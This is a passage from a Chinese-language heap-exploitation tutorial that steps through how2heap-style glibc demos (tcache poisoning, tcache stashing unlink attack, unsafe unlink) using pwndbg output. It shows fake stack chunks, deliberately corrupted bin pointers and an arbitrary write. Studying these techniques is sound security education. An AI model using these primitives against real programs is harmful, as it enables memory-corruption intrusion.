03:0018|      0x7fff96c64638 —▸ 0x55ce97ce6330 —▸ 0x7fff96c64628 —▸ 0x55ce96f6541
04:0020|      0x7fff96c64640 —▸ 0x7fff96c64740 ◂— 0x1
05:0028|      0x7fff96c64648 ◂— 0x6690dce44b0a5500
06:0030| rbp  0x7fff96c64650 ◂— 0x0
07:0038|      0x7fff96c64658 —▸ 0x7f5ea81320b3 (__libc_start_main+243) ◂— mov
```

```
──────────────────────────────────────────────────[ BACKTRACE ]──────────────────
 ► f 0     55ce96f65343 main+314
   f 1     7f5ea81320b3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────────
pwndbg> bins
tcachebins
0x90 [  2]: 0x55ce97ce6330 —▸ 0x7fff96c64628 —▸ 0x55ce96f65410 (__libc_csu_init)
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg>
```

我们就发现 变成了 b —> &stack_var ,然后我们只需 malloc 两次就能将栈地址拿到

```
──────────────────────────────────────────────[ SOURCE (CODE) ]──────────────────
In file: /pwn/tcache_poisoning.c
   36
   37   printf("1st malloc(128): %p\n", malloc(128));
   38   printf("Now the tcache list has [ %p ].\n", &stack_var);
```

```
   39
   40   intptr_t *c = malloc(128);
 ► 41   printf("2nd malloc(128): %p\n", c);
   42   printf("We got the control\n");
   43
   44   assert((long)&stack_var == (long)c);
   45   return 0;
   46 }
──────────────────────────────────────────────────[ STACK ]──────────────────────
00:0000│ rsp     0x7fff96c64620 —▸ 0x7f5ea82fbfc8 (__exit_funcs_lock) ◂— 0x0
01:0008│ rax r8  0x7fff96c64628 —▸ 0x55ce96f65410 (__libc_csu_init) ◂— endbr64
02:0010│         0x7fff96c64630 ◂— 0x0
03:0018│         0x7fff96c64638 —▸ 0x55ce97ce6330 —▸ 0x7fff96c64628 —▸ 0x55ce96f6
04:0020│         0x7fff96c64640 —▸ 0x7fff96c64628 —▸ 0x55ce96f65410 (__libc_csu_i
05:0028│         0x7fff96c64648 ◂— 0x6690dce44b0a5500
06:0030│ rbp     0x7fff96c64650 ◂— 0x0
07:0038│         0x7fff96c64658 —▸ 0x7f5ea81320b3 (__libc_start_main+243) ◂— mov
──────────────────────────────────────────────[ BACKTRACE ]──────────────────────
 ► f 0     55ce96f653a3 main+410
   f 1     7f5ea81320b3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────────
pwndbg> p c
$6 = (intptr_t *) 0x7fff96c64628
```

10. tcache_stashing_unlink_attack

tcache 上的 stashing unlink attack

当你能够覆盖victor->bk指针时，可以使用这个技术。此外，至少需要用calloc分配一个chunk。

在glibc中，将smallbin放入tcache的机制给了我们发动攻击的机会. 这种技术允许我们把libc addr写到任何我们想要的地方，并在任何需要的地方创建一个假的chunk。在这种情况下，我们将在堆栈上创建一个假的chunk.

例如此时我们在栈上伪造一个 chunk

```
   22     stack_var[3] = (unsigned long)(&stack_var[2]);
```

```
pwndbg> x/20gx stack_var
0x7fffea4571c0: 0x0000000000000000      0x0000000000000000
0x7fffea4571d0: 0x0000000000000000      0x00007fffea4571d0
0x7fffea4571e0: 0x0000000000000000      0x0000000000000000
0x7fffea4571f0: 0x0000000000000000      0x0000000000000000
0x7fffea457200: 0x0000000000000000      0x0000000000000000
0x7fffea457210: 0x0000000000000000      0x0000000000000000
0x7fffea457220: 0x0000000000000000      0x0000000000000000
0x7fffea457230: 0x0000000000000000      0x0000000000000000
0x7fffea457240: 0x0000000000000000      0x0000000000000000
0x7fffea457250: 0x0000000000000000      0x0000000000000000
```

首先让我们向 fake_chunk->bk 写一个可写的地址，以绕过 glibc 中的 bck->fd = bin。这里我们选择stack_var[2]的地址作为fake bk。之后我们可以看到*(fake_chunk->bk + 0x10)，也就是stack_var[4]在攻击后将成为libc addr

malloc 9 个chunk

```
29     for(int i = 0;i < 9;i++){
30         chunk_lis[i] = (unsigned long*)malloc(0x90);
31     }
```

free 7 个chunk，填满 tcache

```
   36     for(int i = 3;i < 9;i++){
   37         free(chunk_lis[i]);
   38     }
   39
►  40     printf("As you can see, chunk1 & [chunk3,chunk8] are put into tcache bins
   41
   42     //last tcache bin
   43     free(chunk_lis[1]);
```

这个我们注意一下， tcache bin 的最后一个bin是 chunk_lis[1]

然后在 unsort bin 里放入两个 chunk

```
   44     //now they are put into unsorted bin
►  45     free(chunk_lis[0]);
   46     free(chunk_lis[2]);
   47
─────────────────────────────────────────────────────────────────────────────────
pwndbg> bins
tcachebins
0xa0 [  7]: 0x55a4674bc340 —▸ 0x55a4674bc7a0 —▸ 0x55a4674bc700 —▸ 0x55a4674bc660 
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
```

```
0x80: 0x0
unsortedbin
all: 0x55a4674bc3d0 —▸ 0x55a4674bc290 —▸ 0x7fd3f030cbe0 (main_arena+96) ◂— 0x55a4
smallbins
empty
largebins
empty
pwndbg>
```

然后分配一个大于 0x90 的chunk ，这个时候 chunk0 和 chunk2 会被放入 smallbin 里

```
► 49     printf("Now we alloc a chunk larger than 0x90 to put chunk0 and chunk2 in
  50
  51     malloc(0xa0);// size > 0x90
```

然后，我再 malloc 两个 chunk ，从tcache bin 取出两个 chunk

```
pwndbg> bins
tcachebins
0xa0 [  5]: 0x55a4674bc700 —▸ 0x55a4674bc660 —▸ 0x55a4674bc5c0 —▸ 0x55a4674bc520
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
```

```
unsortedbin
all: 0x0
smallbins
0xa0: 0x55a4674bc3d0 —▸ 0x55a4674bc290 —▸ 0x7fd3f030cc70 (main_arena+240) ◂— 0x55
largebins
empty
pwndbg>
```

然后此时，我们假设有一个漏洞能修改 chunklis[2]的 bck

```
   61     //change victim->bck
   62     /*VULNERABILITY*/
►  63     chunk_lis[2][1] = (unsigned long)stack_var;
   64     /*VULNERABILITY*/
   65
```

此时 bins 如下

```
pwndbg> bins
tcachebins
0xa0 [  5]: 0x55a4674bc700 —▸ 0x55a4674bc660 —▸ 0x55a4674bc5c0 —▸ 0x55a4674bc520
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
```

```
all: 0x0
smallbins
0xa0 [corrupted]
FD: 0x55a4674bc3d0 —▸ 0x55a4674bc290 —▸ 0x7fd3f030cc70 (main_arena+240) ◂— 0x55a4
BK: 0x55a4674bc290 —▸ 0x55a4674bc3d0 —▸ 0x7fffea4571c0 —▸ 0x7fffea4571d0 ◂— 0x0
largebins
empty
pwndbg>
```

然后我们 calloc 一个新 chunk ，此时将 chunk[0] (calloc 不会从 tcache 取)

smallbin 的chunk 会被重新填充到 tache bin里，然后我们可以通过 tcache 没有严格的检查，再将 fake chunk 取出

```
pwndbg> bins
tcachebins
0xa0 [  7]: 0x7fffea4571d0 —▸ 0x55a4674bc3e0 —▸ 0x55a4674bc700 —▸ 0x55a4674bc660
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
0xa0 [corrupted]
FD: 0x55a4674bc3d0 —▸ 0x55a4674bc700 ◂— 0x0
```

```
BK: 0x7fffea4571d0 ◂— 0x0
largebins
empty
```

```
In file: /pwn/tcache_stashing_unlink_attack.c
   71     printf("Now our fake chunk has been put into tcache bin[0xa0] list. Its
   72
   73     //malloc and return our fake chunk on stack
   74     target = malloc(0x90);
   75
 ► 76     printf("As you can see, next malloc(0x90) will return the region our fa
   77
   78     assert(target == &stack_var[2]);
   79     return 0;
   80 }
──────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────
00:0000| rsp     0x7fffea4571b0 ◂— 0x900000009 /* '\t' */
01:0008|         0x7fffea4571b8 —▸ 0x7fffea4571d0 —▸ 0x55a4674bc3e0 —▸ 0x55a4674b
02:0010|         0x7fffea4571c0 ◂— 0x0
... ↓
04:0020| rax r8  0x7fffea4571d0 —▸ 0x55a4674bc3e0 —▸ 0x55a4674bc700 —▸ 0x55a4674b
05:0028|         0x7fffea4571d8 ◂— 0x0
06:0030|         0x7fffea4571e0 —▸ 0x7fd3f030cc70 (main_arena+240) —▸ 0x7fd3f030c
07:0038|         0x7fffea4571e8 ◂— 0x0
──────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────
 ► f 0     55a466c59494 main+619
   f 1     7fd3f01480b3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> p target
```

```
$15 = (unsigned long *) 0x7fffea4571d0
pwndbg>
```

11. unsafe_unlink

分配两个足够大的 chunk ，free 后不会被放入 fastbin 和tcache （0x420）

```
   printf("The most common scenario is a vulnerable buffer that can be overfl

   int malloc_size = 0x420; //we want to be big enough not to use tcache or f
   int header_size = 2;

►  printf("The point of this exercise is to use free to corrupt the global ch

   chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
   uint64_t *chunk1_ptr  = (uint64_t*) malloc(malloc_size); //chunk1
```

然后我们需要在堆上伪造一个 chunk （我们设置我们的假块大小，这样就可以绕过 https://sourceware.org/git/?p=glibc.git;a=commitdiff;h=d6db68e66dff25d12c3bc5641b60cbd7fb6ab44f中介绍的检查。）

```
   chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
   printf("We setup the 'next_free_chunk' (fd) of our fake chunk to point nea
►  chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
   printf("We setup the 'previous_free_chunk' (bk) of our fake chunk to point
   printf("With this setup we can pass this check: (P->fd->bk != P || P->bk->
   chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
```

我们设置好 size ， fd ，bk 以

```
pwndbg> x/30gx 0x56540553d2a0-0x20
0x56540553d280: 0x0000000000000000      0x0000000000000000
0x56540553d290: 0x0000000000000000      0x0000000000000431        -> chunk0_ptr
0x56540553d2a0: 0x0000000000000000      0x0000000000000421        -> fake chunk
0x56540553d2b0: 0x0000565403b5b008      0x0000565403b5b010
0x56540553d2c0: 0x0000000000000000      0x0000000000000000
0x56540553d2d0: 0x0000000000000000      0x0000000000000000
```

我们假设我们在chunk0中有一个溢出，这样我们就可以自由地改变chunk1的数据

例如改 chunk1 的preve size 和 size

bypass check

(P->fd->bk != P || P->bk->fd != P)== False

```
In file: /pwn/unsafe_unlink.c
   42   chunk1_hdr[0] = malloc_size;
   43   printf("If we had 'normally' freed chunk0, chunk1.previous_size would hav
   44   printf("We mark our fake chunk as free by setting 'previous_in_use' of ch
   45   chunk1_hdr[1] &= ~1;
   46
 ► 47   printf("Now we free chunk1 so that consolidate backward will unlink our f
$13 = 0x430
pwndbg> chunkinfo 0x56540553d6c0
==================================
            Chunk info
==================================
Status :  Used
```

```
Freeable : True
prev_size : 0x420
size : 0x430
prev_inused : 0
is_mmap : 0
non_mainarea : 0
fd_nextsize : 0x0
bk_nextsize : 0x0
```

此时就会判断 chunk0 为 free 状态，然后我们free chunk1_ptr 就会发生 unlink, unlink fake chunk的链接，覆盖chunk0_ptr

最后 我们可以使用chunk0_ptr覆盖自身，另其指向一个任意位置,达到一个任意地址写的目的

```
 ► 54   chunk0_ptr[3] = (uint64_t) victim_string;
pwndbg> p/x chunk0_ptr
$22 = 0x565403b5b008
pwndbg> p/x chunk0_ptr[3]
$23 = 0x565403b5b008
pwndbg> x/20gx 0x565403b5b008
0x565403b5b008: 0x0000565403b5b008      0x00007f8ca43e66a0
0x565403b5b018 <completed>:     0x0000000000000000      0x0000565403b5b008
0x565403b5b028: 0x0000000000000000      0x0000000000000000
──────────────────────────────────────────────[ SOURCE (CODE) ]──────────────
   54   chunk0_ptr[3] = (uint64_t) victim_string;
   55
 ► 56   printf("chunk0_ptr is now pointing where we want, we use it to overwrite
──────────────────────────────────────────────────────────────────────────────
$24 = 0x7ffe4dfce4d0
pwndbg> p/x chunk0_ptr[3]
```

```
$25 = 0x7f8ca42210b3
pwndbg> x/s 0x7ffe4dfce4d0
0x7ffe4dfce4d0: "Hello!~"
──────────────────────────────────────────────────────────────────────────────
   58   chunk0_ptr[0] = 0x4141414142424242LL;
 ► 59   printf("New Value: %s\n",victim_string);
──────────────────────────────────────────────────────────────────────────────
pwndbg> x/s 0x7ffe4dfce4d0
0x7ffe4dfce4d0: "BBBBAAAA"
pwndbg>
```